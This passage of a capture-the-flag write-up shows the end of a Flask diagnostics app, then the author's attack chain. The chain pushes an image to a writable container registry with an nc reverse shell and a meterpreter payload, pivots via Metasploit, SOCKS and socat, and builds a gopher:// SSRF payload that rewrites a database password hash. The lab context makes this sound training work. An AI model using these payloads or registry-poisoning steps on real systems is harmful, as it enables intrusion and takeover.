    except Exception as e:
        return jsonify({
            'status': 'error',
            'message': str(e)
        }), 500


@app.route('/api/terminate', methods=['POST'])
@login_required
def api_terminate():
    """Verify termination code and execute termination binary if correct."""
    data = request.get_json() or {}
    submitted_code = data.get('termination_code', '')

    if not submitted_code:
        return jsonify({
            'status': 'denied',
            'authorized': False,
            'message': 'TERMINATION DENIED: No termination code provided.'
        })

    try:
        # Hash the submitted code
        submitted_hash = hashlib.sha256(submitted_code.encode()).hexdigest()

        conn = get_db_connection()
        cur = conn.cursor()

        # Get the stored termination code hash
        cur.execute("""
            SELECT setting_value
            FROM system_settings
            WHERE setting_key = 'termination_code_hash'
        """)
        result = cur.fetchone()
        cur.close()
        conn.close()

        if not result:
            return jsonify({
                'status': 'error',
                'message': 'System configuration error: termination code not configured'
            }), 500

        stored_hash = result[0]

        # Compare hashes
        if submitted_hash == stored_hash:
            # Correct code - execute termination binary
            try:
                result = subprocess.run(
                    ['/app/terminate-egi'],
                    capture_output=True,
                    timeout=5
                )
                termination_response = result.stdout.decode('utf-8').strip()

                return jsonify({
                    'status': 'success',
                    'authorized': True,
                    'message': 'TERMINATION PROTOCOL AUTHORIZED',
                    'termination_response': termination_response
                })
            except FileNotFoundError:
                return jsonify({
                    'status': 'error',
                    'message': 'Termination binary not found'
                }), 500
            except subprocess.TimeoutExpired:
                return jsonify({
                    'status': 'error',
                    'message': 'Termination binary timed out'
                }), 500
        else:
            return jsonify({
                'status': 'denied',
                'authorized': False,
                'message': 'TERMINATION DENIED: Invalid termination code. Access restricted to Level 5 clearance holders only.'
            })

    except Exception as e:
        return jsonify({
            'status': 'error',
            'message': f'System error: {str(e)}'
        }), 500


@app.route('/api/health')
def api_health():
    """Health check endpoint."""
    return jsonify({
        'status': 'healthy',
        'service': 'egi-diagnostics'
    })


# =============================================
# Error Handlers
# =============================================

@app.errorhandler(404)
def not_found(e):
    """Handle 404 errors."""
    if session.get('logged_in'):
        return redirect(url_for('dashboard'))
    return redirect(url_for('login'))


@app.errorhandler(500)
def server_error(e):
    """Handle 500 errors."""
    return jsonify({'status': 'error', 'message': 'Internal server error'}), 500


if __name__ == '__main__':
    app.run(host='0.0.0.0', port=5000, debug=True)
Eventually, Wiz come back with the new image name, and I can pull that. They had missed the -debug suffix from egi-egor.
$ docker pull 960979851813.dkr.ecr.us-east-1.amazonaws.com/egi-egor-debug/debug-bastion-pgqgvf8a
Using default tag: latest
latest: Pulling from egi-egor-debug/debug-bastion-pgqgvf8a
Digest: sha256:846578e4ad86553535984e292d900919f50a2cb1857864bdafa1f85f2b5b956e
Status: Downloaded newer image for 960979851813.dkr.ecr.us-east-1.amazonaws.com/egi-egor-debug/debug-bastion-pgqgvf8a:latest
960979851813.dkr.ecr.us-east-1.amazonaws.com/egi-egor-debug/debug-bastion-pgqgvf8a:latest
An inspection of this image reveals nothing of note. I wonder if I can push another image to it.
$ docker tag skybound/net-utils 960979851813.dkr.ecr.us-east-1.amazonaws.com/egi-egor-debug/debug-bastion-pgqgvf8a
$ docker push 960979851813.dkr.ecr.us-east-1.amazonaws.com/egi-egor-debug/debug-bastion-pgqgvf8a
Using default tag: latest
The push refers to repository [960979851813.dkr.ecr.us-east-1.amazonaws.com/egi-egor-debug/debug-bastion-pgqgvf8a]
0c710f37d5d3: Pushed
7773911b912b: Pushed
995b6f29e41a: Pushed
8e74ce2342d0: Pushed
ff84cfd72c6b: Pushed
8fd6a9c2d42a: Pushed
f612b6e89464: Pushed
500186634f5a: Pushed
3ff3f63a5c63: Pushed
latest: digest: sha256:56535f3b297b4191d066f9a618c3d3dc39f2c4bb7e549e105c5e852ab2429ec0 size: 2219
OK, so I can push to it. Let’s add a reverse shell to the default command of the image, and see if it is actually deployed.
FROM skybound/net-utils

CMD ["nc", "-e", "/bin/bash", "IP", "8080"]
Building that image, and pushing it up eventually leads to a reverse shell.
$ nc -nlvp 8080
Listening on 0.0.0.0 8080
Connection received on 100.49.33.67 50248
id
uid=0(root) gid=0(root) groups=0(root)
hostname
ip-10-0-186-228.ec2.internal
It gets really annoying if the shell dies for whatever reason as it takes ages to come back. So I quickly switch to a meterpreter payload even in this subsequent run through, this would allow me to spawn shell sessions from meterpreter, and so if I ctrl-c them for whatever reason, the overall session is still active.
$ msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=IP LPORT=8082 -f elf -o shell
$ chmod +x shell
$ vim Dockerfile
$ docker build -t 960979851813.dkr.ecr.us-east-1.amazonaws.com/egi-egor-debug/debug-bastion-pgqgvf8a .
$ docker push 960979851813.dkr.ecr.us-east-1.amazonaws.com/egi-egor-debug/debug-bastion-pgqgvf8a
The new Dockerfile is simple.
FROM skybound/net-utils

COPY shell /shell

CMD ["/shell"]
To setup the listener.
$ msfconsole
msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set payload linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 0.0.0.0
LHOST => 0.0.0.0
msf exploit(multi/handler) > set LPORT 8082
LPORT => 8082
msf exploit(multi/handler) > run -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 0.0.0.0:8082
After a while…
[*] Sending stage (1062760 bytes) to 127.0.0.1
[*] Meterpreter session 1 opened (127.0.0.1:8082 -> 127.0.0.1:33888) at 2025-12-17 00:45:07 +0000
msf exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > shell
Process 7 created.
Channel 1 created.
id
uid=0(root) gid=0(root) groups=0(root)
Let’s find this port 5000 now. A look at the IP address of the container suggests we are in a /18.
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
3: eth0@if5: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 0a:58:a9:fe:ac:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 169.254.172.2/22 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::1442:e9ff:febb:e506/64 scope link
       valid_lft forever preferred_lft forever
4: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc mq state UP group default qlen 1000
    link/ether 02:87:10:b5:d5:f5 brd ff:ff:ff:ff:ff:ff
    inet 10.0.150.170/18 scope global eth1
       valid_lft forever preferred_lft forever
    inet6 fe80::87:10ff:feb5:d5f5/64 scope link
       valid_lft forever preferred_lft forever
So we will need to scan that entire range.
nmap -p 5000 -Pn 10.0.150.170/18 -T5 -oA /tmp/nmap
[..SNIP..]
cat /tmp/nmap.gnmap | grep open
Host: 10.0.164.10 (ip-10-0-164-10.ec2.internal)	Ports: 5000/open/tcp//upnp///
Awesome, we found our target. Now we have meterpreter up and running, we might as well forward through it.
msf exploit(multi/handler) > use post/multi/manage/autoroute
msf post(multi/manage/autoroute) > set SESSION 1
SESSION => 1
msf post(multi/manage/autoroute) > set SUBNET 10.0.164.10
SUBNET => 10.0.164.10
msf post(multi/manage/autoroute) > set NETMASK 255.255.255.255
NETMASK => 255.255.255.255
msf post(multi/manage/autoroute) > run -j
[*] Post module running as background job 1.
msf post(multi/manage/autoroute) > use auxiliary/server/socks_proxy
msf auxiliary(server/socks_proxy) > set VERSION 4a
VERSION => 4a
msf auxiliary(server/socks_proxy) > run -j
[*] Auxiliary module running as background job 2.
$ socat TCP-LISTEN:5000,fork,reuseaddr SOCKS4A:127.0.0.1:10.0.164.10:5000,socksport=1080
With that setup, we can now access the target web server from localhost:5000.
From the code, we have some credentials - egiadmin:egi2025changeme, so let’s try them.

OK, we’re in. So going through the code, the main bit of functionality would be in diagnostics, where we have 3 network tools. The code doesn’t do any filtering on the curl input, however command injection doesn’t seem possible after some attempts. Additionally, I can’t seem to add additional arguments. This is probably due to the implementation of subprocess.run, where the args are being passed in a list that automatically separates them. curl is probably seeing the arguments as passed by subprocess, instead of splitting by space characters.
After a while, and research of various curl protocols. The gopher protocol comes out as something interesting. It could allow for passing arbitrary bytes through a TCP port, so we could point it to postgres and perform some queries. Googling shows this is a known SSRF abuse, with existing tools out there. The first I come across is Gopherus, however that seems to require no password for the user. However, it seems like a quick test, so worth a shot incase the password is not actually required by the server.
The target is getting to the termination interface which looks to be protected by a password. The input we provide is hashed with SHA256 and then compared with a value against the database. I initially thought to extract the hash and crack it, but then after a few seconds… why not just update it? So I started generating the payload for that.
At this point, while building the payload I did end up stopping as another team did manage to solve the final challenge and there was a general hubbub as people prepared for them to put the final code into the robot which I was sitting right next to.
Carrying on now while writing this, as I do want to complete this (I was creating the query when the other team got it).
$ gopherus --exploit postgresql


  ________              .__
 /  _____/  ____ ______ |  |__   ___________ __ __  ______
/   \  ___ /  _ \\____ \|  |  \_/ __ \_  __ \  |  \/  ___/
\    \_\  (  <_> )  |_> >   Y  \  ___/|  | \/  |  /\___ \
 \______  /\____/|   __/|___|  /\___  >__|  |____//____  >
        \/       |__|        \/     \/                 \/

		author: $_SpyD3r_$

PostgreSQL Username: egi
Database Name: egi_diagnostics
Query: UPDATE system_settings SET setting_value = '5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8' WHERE setting_key = 'termination_code_hash'

Your gopher link is ready to do SSRF :

gopher://127.0.0.1:5432/_%00%00%00%2b%00%03%00%00%75%73%65%72%00%65%67%69%00%64%61%74%61%62%61%73%65%00%65%67%69%5f%64%69%61%67%6e%6f%73%74%69%63%73%00%00%51%00%00%00%9e%55%50%44%41%54%45%20%73%79%73%74%65%6d%5f%73%65%74%74%69%6e%67%73%20%53%45%54%20%73%65%74%74%69%6e%67%5f%76%61%6c%75%65%20%3d%20%27%35%65%38%38%34%38%39%38%64%61%32%38%30%34%37%31%35%31%64%30%65%35%36%66%38%64%63%36%32%39%32%37%37%33%36%30%33%64%30%64%36%61%61%62%62%64%64%36%32%61%31%31%65%66%37%32%31%64%31%35%34%32%64%38%27%20%57%48%45%52%45%20%73%65%74%74%69%6e%67%5f%6b%65%79%20%3d%20%27%74%65%72%6d%69%6e%61%74%69%6f%6e%5f%63%6f%64%65%5f%68%61%73%68%27%00%58%00%00%00%04

-----------Made-by-SpyD3r-----------
The hash is for password.
Submitting that, I don’t see any obvious errors, although I don’t know what they’d look like if there were - best I can do is hope for the best.


Attempting my new shiny password into the box, does indeed give us the final flag!

And we can get the final code from the leaderboard to shut down the robot.
Conclusion
This was an absolutely amazing CTF by the Wiz folk, so thanks a lot for creating and running this. There wasn’t as much cloud challenges in here as I’d have been hoping for considering it’s from Wiz, but they did have some very good cloud steps that did require some solid in-depth knowledge of cloud security, and there have definitely been stages here where I’m basically re-hashing what I have done in real life scenarios, so that’s always a positive. The web side, it has been a while since I’ve properly delved into web, and I definitely did learn some fun stuff, for example the Gopher protocol - time for experimentation into that xD
Finally, congratulations to the winners of the CTF - operationcrownfall. Very well deserved, and I hope to come across you at more CTFs.